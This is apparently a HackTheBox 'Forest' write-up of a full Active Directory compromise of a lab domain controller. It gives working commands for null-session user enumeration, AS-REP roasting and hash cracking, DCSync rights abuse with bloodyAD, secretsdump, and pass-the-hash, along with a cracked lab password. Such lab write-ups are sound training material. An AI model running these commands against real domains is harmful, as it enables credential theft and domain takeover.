



TL;DR - A Windows domain controller that allows null-session enumeration over SMB/RPC, leaking the full list of domain users. One of them,
svc-alfresco, has Kerberos pre-authentication disabled, so we AS-REP roast it, crack the hash tos3rvice, and log in over WinRM foruser.txt. For root, BloodHound maps an ACL chain:svc-alfrescohasGenericAllover the Exchange Windows Permissions group, that group holds WriteDACL over the domain object, so we add ourselves to the group, grant our user DCSync rights, dump the Administrator NT hash withsecretsdump, and pass-the-hash in as Domain Admin.
Recon
I started with a full nmap scan.
nmap -sV -sC -p- -oA nmap/forest 10.129.95.210

The open ports paint a clear picture of a Windows Domain Controller: Kerberos (88), DNS (53), LDAP (389/3268), SMB (445) and WinRM (5985). The two HTTP ports just return Not Found, so they’re a dead end.
I added the domain to my /etc/hosts:
echo "10.129.95.210 htb.local" | sudo tee -a /etc/hosts
On a DC, the interesting surface is SMB (445) — it’s where the shares live and, more importantly, where we can try to enumerate domain users without credentials.
Enumeration
I used rpcclient with a null session (no username, no password) and issued enumdomusers to list the domain accounts.
rpcclient -U "" -N 10.129.95.210
rpcclient $> enumdomusers

This returned a bunch of them. I saved every account into users.txt, one per line — this becomes the target list for the next step.
Foothold - AS-REP Roasting
With a list of valid users, I checked which accounts have Kerberos pre-authentication disabled. Those accounts will hand out an AS-REP encrypted with the user’s password hash to anyone who asks, so no credentials are needed to request it.
GetNPUsers.py htb.local/ -usersfile users.txt -no-pass -dc-ip 10.129.95.210

svc-alfresco came back roastable, giving me its AS-REP hash. Time to crack it.
hashcat -m 18200 asrep.hash /usr/share/wordlists/rockyou.txt

Cracked:
svc-alfresco : s3rvice
I confirmed the credentials are valid against the DC.

And checked WinRM access specifically, since the account is in Remote Management Users.

They’re valid, so I logged in with evil-winrm.
evil-winrm -i 10.129.95.210 -u svc-alfresco -p s3rvice


And we’re in as enox… I mean svc-alfresco, with user.txt.
Privilege Escalation - ACL abuse → DCSync
With valid creds, I ran BloodHound to collect the AD data and look for a path to the Administrator.
bloodhound-python -d htb.local -u svc-alfresco -p s3rvice -ns 10.129.95.210 -c All --zip
The path it found: svc-alfresco has GenericAll over the Exchange Windows Permissions group, and that group holds WriteDACL over the HTB.LOCAL domain object. So the chain is: add myself to the group → use the group’s WriteDACL to grant myself DCSync → dump every hash in the domain.
Step 1 — add myself to Exchange Windows Permissions (abusing GenericAll):
bloodyAD --host "10.129.95.210" -d "htb.local" -u "svc-alfresco" -p "s3rvice" \
  add groupMember "Exchange Windows Permissions" "svc-alfresco"

We’re now in that group. Back in BloodHound, this confirms we can WriteDACL to the HTB.LOCAL domain.

Step 2 — grant our user DCSync rights using that WriteDACL:
bloodyAD --host "10.129.95.210" -d "htb.local" -u "svc-alfresco" -p "s3rvice" \
  add dcsync "svc-alfresco"

Step 3 — DCSync: dump all domain hashes, including the Administrator’s.
impacket-secretsdump htb.local/svc-alfresco:s3rvice@10.129.95.210

Step 4 — pass-the-hash as Administrator over WinRM, using the NT hash from the dump.

evil-winrm -i 10.129.95.210 -u Administrator -H <administrator_nt_hash>

And we’re Administrator. On the Desktop, there’s root.txt.
Conclusion
Forest is a clean run through a classic Active Directory kill chain: null-session enumeration leaks the users, AS-REP roasting leaks a crackable hash, and BloodHound leaks the ACL path to the top. The foothold is a good reminder that a DC willing to talk to anonymous clients hands an attacker their whole target list for free.
The privesc is the interesting part: a single over-privileged group membership (GenericAll on Exchange Windows Permissions, which itself had WriteDACL on the domain) cascades straight into full domain compromise via DCSync. The takeaway is that ACLs are the real attack surface in AD — the box has no exploit in the traditional sense, just permissions that chain together into Domain Admin.
Kill chain summary
| Phase | Vector | Result |
|---|---|---|
| Recon | nmap full scan → DC services (SMB/Kerberos/LDAP/WinRM) | Attack surface |
| Enum | rpcclient null session → enumdomusers |
Domain user list |
| Foothold | AS-REP roast svc-alfresco → hashcat → WinRM |
svc-alfresco - user.txt |
| Crack | hashcat (mode 18200) | svc-alfresco : s3rvice |
| PrivEsc | GenericAll → Exchange Windows Permissions → WriteDACL → DCSync | Administrator NT hash |
| Root | Pass-the-hash as Administrator over WinRM | Administrator - root.txt |
References
- Impacket (GetNPUsers / secretsdump) - https://github.com/fortra/impacket
- bloodyAD - https://github.com/CravateRouge/bloodyAD
- BloodHound.py - https://github.com/dirkjanm/BloodHound.py
- HackTricks - AS-REP Roasting - https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/asreproast
- HackTricks - DCSync - https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/dcsync